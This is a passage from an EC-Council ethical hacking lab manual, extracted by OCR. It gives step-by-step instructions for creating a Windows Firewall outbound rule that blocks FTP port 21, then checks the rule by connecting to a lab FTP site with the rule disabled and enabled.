


Figure 2.2.14: Windows Firewall Profile settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.




Figure 2.2.15: Windows Firewall assigning a name to Port

27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.




Figure 2.2.16: Windows Firewall new rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.




Figure 2.2.17: Windows Firewall new rule properties

29. The **Properties** window for **Port 21 Blocked** rule appears.
30. Select the **Protocols and Ports** tab. In the **Remote port**: field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. Leave the other default settings, click **Apply**, and then click **OK**.




Figure 2.2.18: Firewall Port 21 Blocked Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Test for Accessing FTP Site

32. Disable the rule and confirm that you can connect to the ftp site.
33. Right-click the newly added rule and click **Disable Rule**.




Figure 2.2.19: Disabling the outbound rule

34. Launch the command prompt and issue **ftp 10.10.10.10**. You will be asked to enter the username.




Figure 2.2.20: Issuing FTP command

Note: In the above-mentioned command, **10.10.10.10** refers to the IP address of **Windows 10** where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

35. This means you can establish an FTP connection, and then close the command prompt window.
36. Now, enable the rule and check whether you can establish a connection.
37. Right-click the newly added rule and click **Enable Rule**.




Figure 2.2.21: Enabling the outbound rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.10.10**.
39. The added outbound rule should block the connection, as shown in the screenshot.




Figure 2.2.22: Issuing FTP command

